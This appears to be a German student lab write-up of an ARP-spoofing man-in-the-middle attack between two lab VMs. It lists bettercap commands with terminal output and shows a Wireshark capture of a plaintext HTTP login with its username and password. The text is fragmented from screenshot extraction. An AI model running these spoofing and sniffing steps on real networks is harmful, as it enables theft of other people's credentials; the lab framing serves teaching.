

Cybersecurity Basics

a Man-in-the-Middle Attack

ARP-Spoof

- 22.03.2024
- Yavuz Özbay
- yoe144963@stud.gibb.ch

Man in the Middle Attack



Für den Angriff braucht man



-bettercap



-Wireshark



-Benutzer-
Client(VMKL1)



-Benutzer
Angriff(VMLS1)

Schauen wir uns
zunächst die
Module an, die
von Benutzer
Angreif (VMLS1)
als Hilfswerkzeug
verwendet
werden können.

```
lll iii 2222 2222 44
lll 222222 222222 444
lll iii 222 222 44 4 ----- vv vv m
lll iii 2222 2222 44444444 vvv m
lll iii 2222222 2222222 444 v m
```

```
vmadmin@li224-vmLS1:~$ bettercap
bettercap v2.32.0 (built for linux amd64 with go1.18.1) [type 'help']
```

```
Permission Denied
```

```
vmadmin@li224-vmLS1:~$ sudo bettercap
bettercap v2.32.0 (built for linux amd64 with go1.18.1) [type 'help']
```

```
192.168.110.0/24 > 192.168.110.61 » [23:16:27] [sys.log] [inf] gat
192.168.110.0/24 > 192.168.110.61 »
```

Alle sind
Benutzbar

Modules

```
any.proxy > not running
api.rest > not running
arp.spoof > not running
  c2 > not running
  caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
  hid > not running
http.proxy > not running
http.server > not running
https.proxy > not running
https.server > not running
mac.changer > not running
mdns.server > not running
mysql.server > not running
  ndp.spoof > not running
  net.probe > not running
  net.recon > not running
  net.sniff > not running
packet.proxy > not running
  syn.scan > not running
tcp.proxy > not running
  ticker > not running
  ui > not running
update > not running
  wifi > not running
  wol > not running
```


Lassen Sie uns
zuerst die
aktiven IP-
Adressen im
Netzwerk mit
"net.probe on"
auflisten

```
mysql.server > not running
ndp.spoof > not running
net.probe > not running
net.recon > not running
net.sniff > not running
packet.proxy > not running
syn.scan > not running
tcp.proxy > not running
ticker > not running
ui > not running
update > not running
wifi > not running
wol > not running
```

```
192.168.110.0/24 > 192.168.110.61 » net.probe on
192.168.110.0/24 > 192.168.110.61 » [23:16:56] [sys.log] [inf] net.p
.168.110.0/24
192.168.110.0/24 > 192.168.110.61 » [23:16:56] [sys.log] [inf] net.p
irement for net.probe
192.168.110.0/24 > 192.168.110.61 » [23:16:56] [endpoint.new] endpo
50:56:00:24:46 (VMware, Inc.).
192.168.110.0/24 > 192.168.110.61 » [23:16:56] [endpoint.new] endpo
50:56:00:60:01 (VMware, Inc.).
192.168.110.0/24 > 192.168.110.61 » [23:16:56] [endpoint.new] endpo
50:56:00:80:01 (VMware, Inc.).
192.168.110.0/24 > 192.168.110.61 » [23:16:56] [endpoint.new] endpo
:50:56:01:20:01 (VMware, Inc.).
192.168.110.0/24 > 192.168.110.61 » [23:16:56] [endpoint.new] endpo
50:56:00:72:01 (VMware, Inc.).
192.168.110.0/24 > 192.168.110.61 » [23:16:56] [endpoint.new] endpo
:50:56:01:35:01 (VMware, Inc.).
192.168.110.0/24 > 192.168.110.61 » [23:16:56] [endpoint.new] endpo
50:56:00:73:01 (VMware, Inc.).
192.168.110.0/24 > 192.168.110.61 » help arp.spoof_
```

Werfen wir
einen Blick auf
die Parameter,
die mit "help
arp.spoof"
folgen.

```
50:56:00:72:01 (VMware, Inc.).  
192.168.110.0/24 > 192.168.110.61 » [23:16:56] [endpoint.new] endpoint 19  
:50:56:01:35:01 (VMware, Inc.).  
192.168.110.0/24 > 192.168.110.61 » [23:16:56] [endpoint.new] endpoint 19  
50:56:00:73:01 (VMware, Inc.).  
192.168.110.0/24 > 192.168.110.61 » help arp.spoof
```

`arp.spoof` (not running): Keep spoofing selected hosts on the network.

```
arp.spoof on : Start ARP spoofer.  
arp.ban on : Start ARP spoofer in ban mode, meaning the target(s) con  
arp.spoof off : Stop ARP spoofer.  
arp.ban off : Stop ARP spoofer.
```

Parameters

`arp.spoof.full duplex` : If true, both the targets and the gateway will
the target (if the router has ARP spoofing protections in place this will
ult=false)

`arp.spoof.internal` : If true, local connections among computers of t
otherwise only connections going to and coming from the external network.

`arp.spoof.skip_restore` : If set to true, targets arp cache won't be rest
d. (default=false)

`arp.spoof.targets` : Comma separated list of IP addresses, MAC addre
so supports nmap style IP ranges. (default=<entire subnet>)

`arp.spoof.whitelist` : Comma separated list of IP addresses, MAC addre
e spoofing. (default=)

```
192.168.110.0/24 > 192.168.110.61 » set arp.spoof.full duplex true  
192.168.110.0/24 > 192.168.110.61 » _
```

"set
arp.spoof.full
duplex true"
für den
Attack zu
beginnen

```
:50:56:01:35:01 (VMware, Inc.).  
192.168.110.0/24 > 192.168.110.61 » [23:16:56] [endpoint.new] e  
50:56:00:73:01 (VMware, Inc.).  
192.168.110.0/24 > 192.168.110.61 » help arp.spoof  
  
arp.spoof (not running): Keep spoofing selected hosts on the net  
  
    arp.spoof on : Start ARP spoofer.  
    arp.ban on  : Start ARP spoofer in ban mode, meaning the tar  
    arp.spoof off : Stop ARP spoofer.  
    arp.ban off : Stop ARP spoofer.  
  
Parameters  
  
    arp.spoof.fullduplex : If true, both the targets and the ga  
the target (if the router has ARP spoofing protections in place  
ult=false)  
    arp.spoof.internal  : If true, local connections among comp  
otherwise only connections going to and coming from the externa  
    arp.spoof.skip_restore : If set to true, targets arp cache wor  
d. (default=false)  
    arp.spoof.targets    : Comma separated list of IP addresses.  
so supports nmap style IP ranges. (default=<entire subnet>)  
    arp.spoof.whitelist  : Comma separated list of IP addresses.  
e spoofing. (default=)
```

```
192.168.110.0/24 > 192.168.110.61 » set arp.spoof.fullduplex tr  
192.168.110.0/24 > 192.168.110.61 » set arp.spoof.targets 192.1  
192.168.110.0/24 > 192.168.110.61 »
```


Wir senden eine Anfrage an die Ziel-IP mit
"set arp.spoof.targets 192.168.110.70"

```
192.168.110.0/24 > 192.168.110.61 » [23:16:56] [endpoint.new] endpoint 192.168.110.72 detected as 00:50:56:00:72:01 (VMware, Inc.).
192.168.110.0/24 > 192.168.110.61 » [23:16:56] [endpoint.new] endpoint 192.168.110.73 detected as 00:50:56:00:73:01 (VMware, Inc.).
192.168.110.0/24 > 192.168.110.61 » [23:16:56] [endpoint.new] endpoint 192.168.110.74 detected as 00:50:56:00:74:01 (VMware, Inc.).
192.168.110.0/24 > 192.168.110.61 » help arp.spoof
arp.spoof (not running): keep spoofing selected hosts on the network.

arp.spoof on : Start ARP spoofer.
arp.ban on : Start ARP spoofer in ban mode, meaning the target(s) connectivity will not work.
arp.spoof off : Stop ARP spoofer.
arp.ban off : Stop ARP spoofer.


Parameters

arp.spoof.full duplex : If true, both the targets and the gateway will be attacked, otherwise only the target (if the router has ARP spoofing protections in place this will make the attack fail). (default=false)
arp.spoof.internal : If true, local connections among computers of the network will be spoofed, otherwise only connections going to and coming from the external network. (default=false)
arp.spoof.skip_restore : If set to true, targets arp cache won't be restored when spoofing is stopped. (default=false)
arp.spoof.targets : Comma separated list of IP addresses, MAC addresses or aliases to spoof, also supports nmap style IP ranges. (default=<entire subnet>)
arp.spoof.whitelist : Comma separated list of IP addresses, MAC addresses or aliases to skip while spoofing. (default=)

192.168.110.0/24 > 192.168.110.61 » set arp.spoof.full duplex true
192.168.110.0/24 > 192.168.110.61 » set arp.spoof.targets 192.168.110.70
192.168.110.0/24 > 192.168.110.61 » arp.spoof on
[23:20:04] [sys.log] [inf] arp.spoof enabling forwarding
192.168.110.0/24 > 192.168.110.61 » [23:20:04] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
192.168.110.0/24 > 192.168.110.61 » [23:20:04] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.110.0/24 > 192.168.110.61 »
```

→ start

Senden gefälschter
ARP-Anforderungen
an die Ziel-IP mit
"arp.spoof on". Der
Attack hat begonnen!
Wir können ARP-
Anfragen von
Wireshark
kontrollieren



Alle Pakete von VMKL1 erreichen zuerst uns, also VMLS1. Das bedeutet, dass wir alle Pakete analysieren können.

No.	Time	Source	Destination	Protocol	Length	Info
9221	87.113003121	192.168.110.70	107.180.51.21	HTTP	567	POST /?wc-ajax=get_refreshed_fragments
9224	87.128543252	192.168.110.70	107.180.51.21	HTTP	654	POST /wp-admin/admin-ajax.php HTTP/1.1
9445	87.826694887	192.168.110.70	142.250.203.99	OCSP	484	Request
9467	87.847021862	192.168.110.70	142.250.203.99	OCSP	484	Request
9716	90.125643298	192.168.110.70	107.180.51.21	HTTP	689	POST /?ga_action=googleanalytics_get_sc
9717	90.145387470	192.168.110.70	107.180.51.21	HTTP	673	POST /wp-admin/admin-ajax.php HTTP/1.1
12058	113.901693780	192.168.110.70	23.10.249.154	OCSP	481	Request
12088	113.962735837	192.168.110.70	23.10.249.154	OCSP	481	Request

Als Benutzer
VMK1 logge ich
mich irgend
eine Seite ein,
bei der ich
vorher Mitglied
bin.

ns.com/my-account/

Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

THIS IS AN AMAZON AFFILIATE. YOU CAN SHOP AND PAY SECURELY WITHIN AMAZON.COM

PRIVACY POLICY

SEARCH

SHOP ABOUT US CONTACT US MY ACCOUNT

0

ERROR: INCORRECT USERNAME OR PASSWORD.

Login

USERNAME OR EMAIL ADDRESS *

PASSWORD *

This connection is not secure. Logins entered here could be compromised. [Learn More](#)

Register

Register here!

- Register and find your unicorn inspiration
- Shop securely with Amazon safety

REGISTER


VMLS1-
Attacker kann
HTTP-
Anforderungen von
Wireshark sehen.
Also
Benutzerinformatio-
nen :)


My Account | Unicorn It... vmadmin@li222-vmKL1: ~ *eth0 11:47

ms.com/my-account/

Kali Docs NetHunter

THIS IS AN AMAZON AFFILIATE. YOU CAN SHOP A

 unicornitems

 ERROR: INCORRECT USER

Login

USERNAME OR EMAIL ADDRESS

my_username_yavuz

PASSWORD*

☐ REMEMBER ME

*eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http.request.method=="POST"

No.	Time	Source	Destination	Protocol	Length	Info
4700	48.457052811	192.168.110.70	107.180.51.21	HTTP	689	POST /?ga_action=g
4703	48.476762698	192.168.110.70	107.180.51.21	HTTP	673	POST /wp-admin/adm
8454	84.495944806	192.168.110.70	107.180.51.21	HTTP	794	POST /my-account/
8560	85.369465367	192.168.110.70	107.180.51.21	HTTP	681	POST /?ga_action=g
8564	85.386209641	192.168.110.70	107.180.51.21	HTTP	665	POST /wp-admin/adm
14022	141.403648450	192.168.110.70	77.109.138.73	OCSP	481	Request
20350	205.745299306	192.168.110.70	107.180.51.21	HTTP	794	POST /my-account/
20615	206.597380139	192.168.110.70	107.180.51.21	HTTP	681	POST /?ga_action=g
20618	206.617775220	192.168.110.70	107.180.51.21	HTTP	665	POST /wp-admin/adm

Frame 20350: 794 bytes on wire (6352 bits), 794 bytes captured (6352 bits) on interface eth0, i

Ethernet II, Src: VMware_00:24:46 (00:50:56:00:24:46), Dst: VMware_00:24:3d (00:50:56:00:24:3d)

Internet Protocol Version 4, Src: 192.168.110.70, Dst: 107.180.51.21

Transmission Control Protocol, Src Port: 42072, Dst Port: 80, Seq: 1, Ack: 1, Len: 728

Hypertext Transfer Protocol

HTML Form URL Encoded: application/x-www-form-urlencoded

Form item: "username" = "my_username_yavuz"

Key: username

Value: my_username_yavuz

Form item: "password" = "12345"

Key: password

Value: 12345

02a0 65 71 75 65 73 74 73 3a 20 31 0d 0a 0d 0a 75 73 requests: 1.. us

02b0 65 72 6e 61 6d 65 3d 6d 79 5f 75 73 65 72 6e 61 ername=m y_userna

02c0 6d 65 5f 79 61 76 75 7a 26 70 61 73 73 77 6f 72 me_yavuz &passwor

02d0 64 3d 31 32 33 34 35 26 5f 77 70 6e 6f 6e 63 65 d=12345& _wpnonce

02e0 3d 34 32 64 65 61 39 34 62 66 36 26 5f 77 70 5f =42dea94 bf6&_wp_

02f0 68 74 74 70 5f 72 65 66 65 72 65 72 3d 25 32 46 http_ref erer=%2F

0300 6d 79 2d 61 63 63 6f 75 6e 74 25 32 46 26 6c 6f my-accou nt%2F&lo

0310 67 69 6e 3d 4c 6f 67 2b 69 6e gin=Log+ in

Text item (text), 27 bytes

Packets: 23909 · Displayed: 9



"Legends never die,
they just update !"